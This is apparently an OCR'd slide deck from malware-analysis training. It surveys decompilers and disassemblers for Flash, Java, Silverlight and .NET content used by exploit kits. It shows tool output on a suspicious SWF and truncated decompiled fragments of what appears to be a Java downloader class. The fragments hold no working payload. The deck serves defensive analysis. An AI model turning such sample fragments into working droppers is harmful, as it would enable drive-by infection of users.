
- SWFTools
  - It is a set of utilities for dealing with SWF files.
  - One of the tools SWFDump can disassemble codes contained in SWF files.
  - We usually use Linux version of this tool for some automated analysis.

C:\WINDOWS\system32\cmd.exe

```
C:\Users\ttaro>"C:\Program Files (x86)\SWFTools\swfdump.exe" -a C:\Users\ttaro\Desktop\swf.swf
[HEADER]        File version: 34
[HEADER]        File is zlib compressed. Ratio: 59%
[HEADER]        File size: 57876
[HEADER]        Frame rate: 24.000000
[HEADER]        Frame count: 1
[HEADER]        Movie width: 1.00
[HEADER]        Movie height: 1.00
[045]         4 FILEATTRIBUTES usenetwork as3 symbolclass
==== Error: Unknown tag:0x0ff ====
[0ff]         1 (null)
[057]        10 DEFINEBINARY defines id 0003
[057]        87 DEFINEBINARY defines id 0002
[057]      3066 DEFINEBINARY defines id 0001
[052]     46176 DOABC "-1817497730", lazy load
#
#name: -1817497730
#
sealed protectedNS([protected]_e_--_--) class <q>[public]::_e_--_-- extends <q>[public]flash.display::MovieClip{
```


# SWF Document Analysis Tools (2)

- SWFREtools
  - It is Java based GUI tools for dealing with SWF files.
  - It contains both disassemble view for code and hex view for other resources.




# SWF Document Analysis Tools (3)

- JPEXS Free Flash Decompiler
  - It is another GUI decompiler.
  - Its disassembler function is very useful.



# SWF Document Analysis Tools (4)

- AS3 Sorcerer
  - It is a commercial ActionScript Decompiler with GUI.
  - The trial version of this tool has full decompiling function. You can evaluate it before purchasing.




# JAR Package (Java Content) Analysis

- Some famous exploit kits contain JAR packages that include exploit code.
- Currently, major web browsers have Java plug-ins disabled by default. However, we sometimes need to enable them when we need to use several particular system such as web management interfaces of hardware appliances. Sophisticated attackers might target that kind of environment.

# Java Application Analysis Tools (1)

- JD-GUI
  - A simple Java decompiler with GUI.
  - There are plug-in version of it for Eclipse and IntelliJ



# Java Application Analysis Tools (2)

- JAD
  - It is a simple CUI Java decompiler.
  - JAD is no longer maintained.
  - In some cases, it could deal with java codes that other decompilers cannot parse well.

```
// Decompiled by Jad v1.5.8g. Copyright 2001
// Jad home page: http://www.kpdus.com/jad.ht
// Decompiler options: packimports(3)

package xml20130422;

import java.io.*;
import java.net.URL;
import java.net.URLConnection;

public class a
{

    public a()
    {
    }

    public static Object a(String s, String s
        throws Exception
    {
```

# Java Application Analysis Tools (3)

- Krakatau
  - Python based CUI Java decompiler and disassembler

```
.version 50 0
.class public super xml20130422/a
.super java/lang/Object

.method public <init> : ()V
    .code stack 1 locals 1
L0:     aload_0
L1:     invokespecial Method java/lang/Object <init> ()V
L4:     return
L5:
    .end code
.end method

.method public static a :
(Ljava/lang/String;Ljava/lang/String;Ljava/lang/Integer;)Ljava/lang/Obj
```

# Java Application Analysis Tools (4)

- Procyon
  - CUI based Java decompiler.

```
//
// Decompiled by Procyon v0.5.30
//

package xml20130422;

import java.net.URLConnection;
import java.io.BufferedInputStream;
import java.net.URL;
import java.io.FileOutputStream;
import java.io.File;

public class a
{
    public static Object a(final String s, final String s2, final String s3, final Integer
n) throws Exception {
```

# Java Application Analysis Tools (5)

- CFR
  - Another CUI based Java decompiler.
  - It is frequently maintained.

C:\WINDOWS\system32\cmd.exe


```
Processing C:\Users\ttaro\Desktop\jar.jar (use silent to silence)
Processing xml20130422.a
/*
 * Decompiled with CFR 0_129.
 */
package xml20130422;

import java.io.BufferedInputStream;
import java.io.File;
import java.io.FileOutputStream;
import java.io.InputStream;
import java.io.PrintStream;
import java.net.URL;
import java.net.URLConnection;

public class a {
    public static Object a(String string, String string2, String string3, Integer n) throws Exception {
        if (string == null && string2 == null) {
            return null;
        }
        try {
```

# Silverlight Application Package Analysis

- In some actual cases, Silverlight application packages containing exploit codes were used in drive-by-download attacks.
- A Silverlight application package is a zip archive containing a XML manifest file and a .NET DLL executable file. Therefore, we can analyze a suspicious Silverlight application as a .NET application.


# .NET Application Analysis Tools (1)

- ILSpy
  - It is an open source .NET decompiler.



# .NET Application Analysis Tools (2)

- dnSpy
  - Yet another .NET decompiler.
  - It contains a .NET debugger function.



# .NET Application Analysis Tools (3)

- de4dot
  - It is a .NET de-obfuscator and unpacker.
  - It supports about 20 obfuscators and packers.

C:\WINDOWS\system32\cmd.exe

